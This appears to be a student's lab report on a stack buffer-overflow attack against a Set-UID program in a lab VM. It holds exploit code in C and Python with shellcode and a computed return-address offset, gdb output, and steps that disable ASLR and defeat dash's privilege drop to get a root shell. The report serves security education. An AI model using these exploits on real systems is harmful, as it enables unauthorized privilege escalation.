

ASSIGNMENT – 3


Name: **Sudharsan Srinivasan**

UTA ID: **1001755919**

Turning off countermeasures:

- Address Space Randomization is done to stop randomizing the starting address of heap and stack. This makes guessing the exact address difficult, thereby making the buffer-overflow attack also difficult.


The following image shows the command required for the same.



```
Terminal
[02/28/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Configuring /bin/sh

- Here, the victim program is a Set-UID program and the countermeasure in /bin/sh makes our attack more difficult.




```
[02/28/21]seed@VM:~$ sudo rm /bin/sh
[02/28/21]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[02/28/21]seed@VM:~$
```

- There we change our shell from 'dash' to 'zsh', linking /bin/sh to another corresponding shell that does not have this countermeasure.

Task 1 – Running Shellcode:

- In this task, we create a folder lab3 and store the files **stack.c**, **exploit.c**, **call_shellcode.c** and **exploit.py** (files provided for the task) in that folder.
- Then, we use '**-z execstack**' to compile the call_shellcode program into a file, 'call_shellcode'



```
Terminal File Edit View Search Terminal Help
[02/28/21]seed@VM:~$ cd lab3
[02/28/21]seed@VM:~/lab3$ ls
call_shellcode.c  exploit.c  exploit.py  stack.c
[02/28/21]seed@VM:~/lab3$ gcc -z execstack -o call_shellcode call_shellcode.c
```


- As seen above, we use **execstack** to make sure that our stack is executable and to run the call_shellcode program. Then, we run the call_shellcode program.

```
Terminal File Edit View Search Terminal Help 1:00 PM
[02/28/21]seed@VM:~$ cd lab3
[02/28/21]seed@VM:~/lab3$ ls
call_shellcode.c exploit.c exploit.py stack.c
[02/28/21]seed@VM:~/lab3$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
[02/28/21]seed@VM:~/lab3$ ./call_shellcode
$
```

- From the above screenshot, we can see that we have accessed '/bin/sh' and entered the shell of the account, which is indicated by the '\$' sign.
- Next, we compile the vulnerable stack.c program by turning off Stack-Guard Protection measures and by using execstack option, to make the stack executable, as shown below.

```
Terminal File Edit View Search Terminal Help 1:02 PM
[02/28/21]seed@VM:~/lab3$ ll
total 24
-rwxrwxr-x 1 seed seed 7388 Feb 28 13:00 call_shellcode
-rw-rw-r-- 1 seed seed 952 Feb 28 12:54 call_shellcode.c
-rw-rw-r-- 1 seed seed 1261 Feb 28 12:57 exploit.c
-rw-rw-r-- 1 seed seed 1021 Feb 28 12:57 exploit.py
-rw-rw-r-- 1 seed seed 979 Feb 28 12:58 stack.c
[02/28/21]seed@VM:~/lab3$ gcc -o stack -z execstack -fn o-stack-protector stack.c
[02/28/21]seed@VM:~/lab3$ ls
call_shellcode exploit.c stack
call_shellcode.c exploit.py stack.c
```


- Then, we provide root access to this executable stack file (indicated in green). On running the After providing root access, the file changes to color red, indicating that it has root access. On running the stack program, we can see that the vulnerable program has been run successfully and the output is displayed.



```
[02/28/21]seed@VM:~/lab3$ gcc -o stack -z execstack -fno-stack-protector stack.c
[02/28/21]seed@VM:~/lab3$ ls
call_shellcode  exploit.c  stack
call_shellcode.c exploit.py stack.c
[02/28/21]seed@VM:~/lab3$ sudo chown root stack
[02/28/21]seed@VM:~/lab3$ sudo chmod 4755 stack
[02/28/21]seed@VM:~/lab3$ ls
call_shellcode  exploit.c  stack
call_shellcode.c exploit.py stack.c
[02/28/21]seed@VM:~/lab3$ echo "Hithere" > badfile
[02/28/21]seed@VM:~/lab3$ ./stack
Returned Properly
[02/28/21]seed@VM:~/lab3$
```


Task 2 – Exploiting the vulnerability:

- The aim of this task is to construct contents of badfile to exploit the vulnerability. For that, we will have to find the program address in the memory. So, we first compile the program in debug mode, by using **execstack** to make the stack executable and **-g** command, also disabling the Stack Guard protector as shown in the following screenshot. The stack.c program is run using these commands to support it and stored into **stack_debug** file



```
Terminal File Edit View Search Terminal Help
[02/28/21]seed@VM:~/lab3$ ls
badfile      call_shellcode.c  exploit.py  stack.c
call_shellcode  exploit.c  stack
[02/28/21]seed@VM:~/lab3$ gcc -z execstack -fno-stack-protector -g -o stack_debug stack.c
[02/28/21]seed@VM:~/lab3$ ls
badfile      exploit.c  stack.c
call_shellcode  exploit.py  stack_debug
call_shellcode.c  stack
```

- We run this stack_debug in gdb mode to see what is going on inside this program during execution.

A terminal window titled 'Terminal' with a menu bar (File, Edit, View, Search, Terminal, Help) and a status bar (1:05 PM). The terminal shows the command 'gdb stack_debug' being executed. The output is the standard GDB startup screen, including version information (7.11.1), copyright (2016), license (GPLv3+), and various help instructions. The prompt changes from '[02/28/21]seed@VM:~/lab3\$' to 'gdb-peda\$'.

```
[02/28/21]seed@VM:~/lab3$ gdb stack_debug
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_debug...done.
gdb-peda$
```

- Now, we add a breakpoint at Buffer Overflow function by using '**b bof**' command and run the program again.

```
Terminal File Edit View Search Terminal Help 1:06 PM
gdb-peda$ b bof
Breakpoint 1 at 0x80484f4: file stack.c, line 21.
gdb-peda$ run
Starting program: /home/seed/lab3/stack_debug
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[-----registers-----]
EAX: 0xbfffeb37 ("Hithere\n\267\071=\376\267\320s\277\267=\005")
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea68 --> 0xbfffed48 --> 0x0
ESP: 0xbfffe9a0 --> 0x804fa88 --> 0xfbad2498
EIP: 0x80484f4 (<bof+9>:      sub      esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
```

```
Terminal File Edit View Search Terminal Help 1:07 PM
[-----code-----]
0x80484eb <bof>:      push    ebp
0x80484ec <bof+1>:     mov     ebp,esp
0x80484ee <bof+3>:     sub     esp,0xc8
=> 0x80484f4 <bof+9>:  sub     esp,0x8
0x80484f7 <bof+12>:    push    DWORD PTR [ebp+0x8]
0x80484fa <bof+15>:    lea     eax,[ebp-0xbc]
0x8048500 <bof+21>:    push    eax
0x8048501 <bof+22>:    call   0x8048390 <strcpy@plt>

[-----stack-----]
0000| 0xbfffe9a0 --> 0x804fa88 --> 0xfbad2498
0004| 0xbfffe9a4 --> 0x1fd
0008| 0xbfffe9a8 --> 0xbfffeb3f --> 0xfe3d39b7
0012| 0xbfffe9ac --> 0xb7dd4ebc (<__GI___underflow+140>)
:
0016| 0xbfffe9b0 --> 0x804fa88 --> 0xfbad2498
0020| 0xbfffe9b4 --> 0x8
0024| 0xbfffe9b8 --> 0xb7dd5189 (<__GI__IO_doallocbuf+9>)
>:
0028| 0xbfffe9bc --> 0xb7f1c000 --> 0x1b1db0
```



```

Terminal
0x8048501 <bof+22>: call 0x8048390 <strcpy@plt>
[-----stack-----]
0000| 0xbfffe9a0 --> 0x804fa88 --> 0xfbad2498
0004| 0xbfffe9a4 --> 0x1fd
0008| 0xbfffe9a8 --> 0xbfffeb3f --> 0xfe3d39b7
0012| 0xbfffe9ac --> 0xb7dd4ebc (<__GI__underflow+140>
:      )
0016| 0xbfffe9b0 --> 0x804fa88 --> 0xfbad2498
0020| 0xbfffe9b4 --> 0x8
0024| 0xbfffe9b8 --> 0xb7dd5189 (<__GI__IO_doallocbuf+9
>:      )
0028| 0xbfffe9bc --> 0xb7f1c000 --> 0x1b1db0
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffeb37 "Hithere\n\267\071=\376\267\320s\277
\267=\005") at stack.c:21
21      strcpy(buffer, str);
gdb-peda$

```

- Now that the program is inside bof function, we go ahead and find the address of **ebp** and **buffer**.
- **ebp** refers to the **base pointer of the current active instruction of the stack**.

```

Breakpoint 1, bof (
    str=0xbfffeb37 "Hithere\n\267\071=\376\267\320s\277
\267=\005") at stack.c:21
21      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea68
gdb-peda$ p &buffer
$2 = (char (*)[180]) 0xbfffe9ac
gdb-peda$ p/d 0xbfffea68 - 0xbfffe9ac
$3 = 188
gdb-peda$ p 0xbfffea68 - 0xbfffe9ac
$4 = 0xbc
gdb-peda$

```

- The difference of ebp and buffer is found to get the address of the return value. We get the address value **0XBFFFEA68** and add 4 to the offset value **188**, which makes it **192**. Then,

memcpy function is used, to copy bytes from source memory to destination memory. We update these details in the exploit.c program and try running the vulnerable stack.c program again.

```
exploit.c (~/.lab3) - gedit
/* movl    %esp,%ebx    */
/* pushl   %eax         */
/* pushl   %ebx         */
/* movl    %esp,%ecx    */
/* cdq     %ecx         */
/* movb    $0x0b,%al    */
/* int     $0x80        */

;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *((long *) (buffer+192)) = 0xBFFFEA68 + 0X80;

    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof
(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

```
Terminal File Edit View Search Terminal Help
[02/28/21]seed@VM:~/lab3$ gcc -o exploit exploit.c
[02/28/21]seed@VM:~/lab3$ ./exploit
[02/28/21]seed@VM:~/lab3$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
#
```

- On running the stack program, we see that we are able to access the stack, but don't have root access on using 'id' command, which can be seen from **uid=1000(seed)**. To overcome this, we create our own root program **defineroot.c** with system() to try and access the root of the vulnerable stack program using this root.

```
defineroot.c (~/.lab3) - gedit
void main()
{
    setuid(0);
    system("/bin/sh");
}
```

```
Terminal File Edit View Search Terminal Help
[02/28/21]seed@VM:~/lab3$ ls
badfile          exploit.py
call_shellcode   peda-session-stack_debug.txt
call_shellcode.c stack
defineroot.c     stack.c
exploit          stack_debug
exploit.c
[02/28/21]seed@VM:~/lab3$ gcc defineroot.c -o defineroo
t
defineroot.c: In function 'main':
defineroot.c:3:1: warning: implicit declaration of func
tion 'setuid' [-Wimplicit-function-declaration]
  setuid(0);
  ^
```

- Compiled the **defineroot.c** program and stored it in **defineroot** file.

```
[02/28/21]seed@VM:~/lab3$ ls
badfile          exploit.c
call_shellcode   exploit.py
call_shellcode.c peda-session-stack_debug.txt
defineroot       stack
defineroot.c     stack.c
exploit          stack_debug
[02/28/21]seed@VM:~/lab3$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
# ./se
# ./defineroot
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
#
```

- On running the stack program and using **'./defineroot'** in the root terminal, we can see that we are able to gain access to root, which is shown by **uid=0(root)**

Bonus – Using Python file exploit.py:

- We try to implement the same concept done using exploit.c but with exploit.y. Since we already know the buffer address and the offset, we update these values as shown in the below image.


```

exploit.py (~/.lab3) - gedit
Open Save

"\xcd\x80" # xorl %eax,%eax
"\x31\xc0" # pushl %eax
"\x50" # pushl $0x68732f2f
"\x68" //sh" # pushl $0x6e69622f
"\x68" /bin" # movl %esp,%ebx
"\x89\xe3" # pushl %eax
"\x50" # pushl %ebx
"\x53" # movl %esp,%ecx
"\x89\xe1" # cdq
"\x99" # movb $0x0b,%al
"\xb0\x0b" # int $0x80
"\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

#####
ret = 0xBFFFE888 # replace 0xAABBCCDD with the correct value
offset = 192 # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')

```

- We execute the exploit.py program using 'chmod u+x' command. In that command, **chmod** is used to provide certain permissions, in this case u+x where 'u' indicates the **user** and 'x' indicates execute permission.

```

Terminal File Edit View Search Terminal Help
[02/28/21]seed@VM:~/lab3$ chmod u+x exploit.py
[02/28/21]seed@VM:~/lab3$ ls
badfile          exploit.c
call_shellcode   exploit.py
call_shellcode.c peda-session-stack_debug.txt
defineroot       stack
defineroot.c     stack.c
exploit          stack_debug

```


- On running the vulnerable stack file after executing the exploit.py file, we are able to get access to the stack as indicated by '#', on using 'id' command we can see that the **uid=1000** is still in seed.

```

[02/28/21]seed@VM:~/lab3$ rm badfile
[02/28/21]seed@VM:~/lab3$ exploit.py
[02/28/21]seed@VM:~/lab3$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)

```

- Now, we try to run our own defineroot program which we have already compiled for the previous program. On using that, we are able to gain root access, which can be seen by uid=0(root) seen below.




```
[02/28/21]seed@VM:~/lab3$ rm badfile
[02/28/21]seed@VM:~/lab3$ exploit.py
[02/28/21]seed@VM:~/lab3$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
# ./defineroot
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
#
```

- Thus, we are able to exploit the vulnerability due to the successful buffer overflow attack.

Task 3 – Defeating dash’s countermeasure:

- In this task, we try to defeat the countermeasure implemented in dash by invoking another shell program using the system call **setuid(0)**.
- We first change bin symbolic link (sh) to make it to point to dash.



```
Terminal
[03/02/21]seed@VM:~$ sudo rm /bin/sh
[03/02/21]seed@VM:~$ sudo ln -s /bin/dash /bin/sh
[03/02/21]seed@VM:~$
```

- Then, the **dash_shell_test.c** program is compiled and stored in **dash_shell_test** file. Root access is given to the **dash_shell_test** file to access it, by using **chown** and **chmod** commands.

```
[02/28/21]seed@VM:~/lab3$ gcc dash_shell_test.c -o dash_shell_test
[02/28/21]seed@VM:~/lab3$ sudo chown root dash_shell_test
[02/28/21]seed@VM:~/lab3$ sudo chmod 4755 dash_shell_test
[02/28/21]seed@VM:~/lab3$ ll
total 84
-rw-rw-r-- 1 seed seed 517 Feb 28 13:32 badfile
-rwxrwxr-x 1 seed seed 7388 Feb 28 13:00 call_shellcode
-rw-rw-r-- 1 seed seed 952 Feb 28 12:54 call_shellcode.c
-rwsr-xr-x 1 root seed 7404 Feb 28 13:35 dash_shell_test
-rw-rw-r-- 1 seed seed 206 Feb 28 13:34 dash_shell_test.c
-rwxrwxr-x 1 seed seed 7388 Feb 28 13:25 defineroot
-rw-rw-r-- 1 seed seed 46 Feb 28 13:22 defineroot.c
-rwxrwxr-x 1 seed seed 7564 Feb 28 13:19 exploit
-rw-rw-r-- 1 seed seed 1401 Feb 28 13:16 exploit.c
```

```
[02/28/21]seed@VM:~/lab3$ ll
total 84
-rw-rw-r-- 1 seed seed 517 Feb 28 13:32 badfile
-rwxrwxr-x 1 seed seed 7388 Feb 28 13:00 call_shellcode
-rw-rw-r-- 1 seed seed 952 Feb 28 12:54 call_shellcode.c
-rwsr-xr-x 1 root seed 7404 Feb 28 13:35 dash_shell_test
-rw-rw-r-- 1 seed seed 206 Feb 28 13:34 dash_shell_test.c
-rwxrwxr-x 1 seed seed 7388 Feb 28 13:25 defineroot
-rw-rw-r-- 1 seed seed 46 Feb 28 13:22 defineroot.c
-rwxrwxr-x 1 seed seed 7564 Feb 28 13:19 exploit
-rw-rw-r-- 1 seed seed 1401 Feb 28 13:16 exploit.c
-rwxr-w-r-- 1 seed seed 1023 Feb 28 13:30 exploit.py
-rw-rw-r-- 1 seed seed 11 Feb 28 13:06 peda-session-stack_debug.txt
-rwsr-xr-x 1 root seed 7516 Feb 28 13:02 stack
-rw-rw-r-- 1 seed seed 979 Feb 28 12:58 stack.c
-rwxrwxr-x 1 seed seed 9836 Feb 28 13:04 stack_debug
[02/28/21]seed@VM:~/lab3$
```

- Then, we try to execute dash_shell_test file after giving root access. But on execution, we see that **uid=1000(seed)** indicating that we do not have root access.
- Now, we uncomment the **setuid(0)** command and re-compile the dash_shell_test program and store it in a different file.

The screenshot shows a text editor window titled 'dash_shell_test.c (~/.lab3) - gedit'. The left sidebar displays a list of files with their permissions, owner, and size. The main editor area shows the source code of the C program.

Permissions	User	Group	Size
-rw-rw-r--	1 seed	seed	952
-rwsr-xr-x	1 root	seed	7404
-rw-rw-r--	1 seed	seed	208
-rwxrwxr-x	1 seed	seed	7388
-rw-rw-r--	1 seed	seed	46
-rwxrwxr-x	1 seed	seed	7564
-rw-rw-r--	1 seed	seed	140
-rwxrw-r--	1 seed	seed	102
-rw-rw-r--	1 seed	seed	10

```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

The screenshot shows a terminal window with the following commands and output:

```
[02/28/21]seed@VM:~/lab3$ gcc dash_shell_test.c -o updated_dash_shell_test
[02/28/21]seed@VM:~/lab3$ ls
badfile                exploit.c
call_shellcode         exploit.py
call_shellcode.c       peda-session-stack_debug.txt
dash_shell_test        stack
dash_shell_test.c      stack.c
defineroot             stack_debug
defineroot.c           updated_dash_shell_test
exploit
```

- Root access is given to the updated compiled file using **chown** and **chmod** commands.

The screenshot shows a terminal window with the following commands and output:

```
[02/28/21]seed@VM:~/lab3$ sudo chown root updated_dash_shell_test
[02/28/21]seed@VM:~/lab3$ sudo chmod 4755 updated_dash_shell_test
[02/28/21]seed@VM:~/lab3$ ls
badfile                exploit.c
call_shellcode         exploit.py
call_shellcode.c       peda-session-stack_debug.txt
dash_shell_test        stack
dash_shell_test.c      stack.c
defineroot             stack_debug
defineroot.c           updated_dash_shell_test
exploit
```

- The updated file has root access, indicated by color red. And later, we run the updated file.

```
[02/28/21]seed@VM:~/lab3$ ./updated_dash_shell_test
sh-4.3# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
sh-4.3#
```

- As seen above, we are able to access the shell, indicated by '#' and we see that we are able to gain root access shown by **uid=0(root)**.
- In both the cases, we were able to access the shell, but in the first case, because the bash program dropped root privileges, we were not able to get root access privileges when `setuid(0)` was commented out. In this case, **Set-UID was different from effective-UID**, thus preventing access.
- In the second case, since we uncomment `setuid(0)`, **Set-UID is same as that of effective-UID** and therefore bash program did not have to drop any privileges and we gain root access. **This system command `setuid()` is used here to defeat dash's countermeasure and successfully perform the attack.**
- We now replicate the same processes, but with `exploit.py` file as shown below.

```
[02/28/21]seed@VM:~/lab3$ chmod u+x exploit.py
[02/28/21]seed@VM:~/lab3$ rm badfile
[02/28/21]seed@VM:~/lab3$ exploit.py
[02/28/21]seed@VM:~/lab3$ ls
badfile                exploit.c
call_shellcode          exploit.py
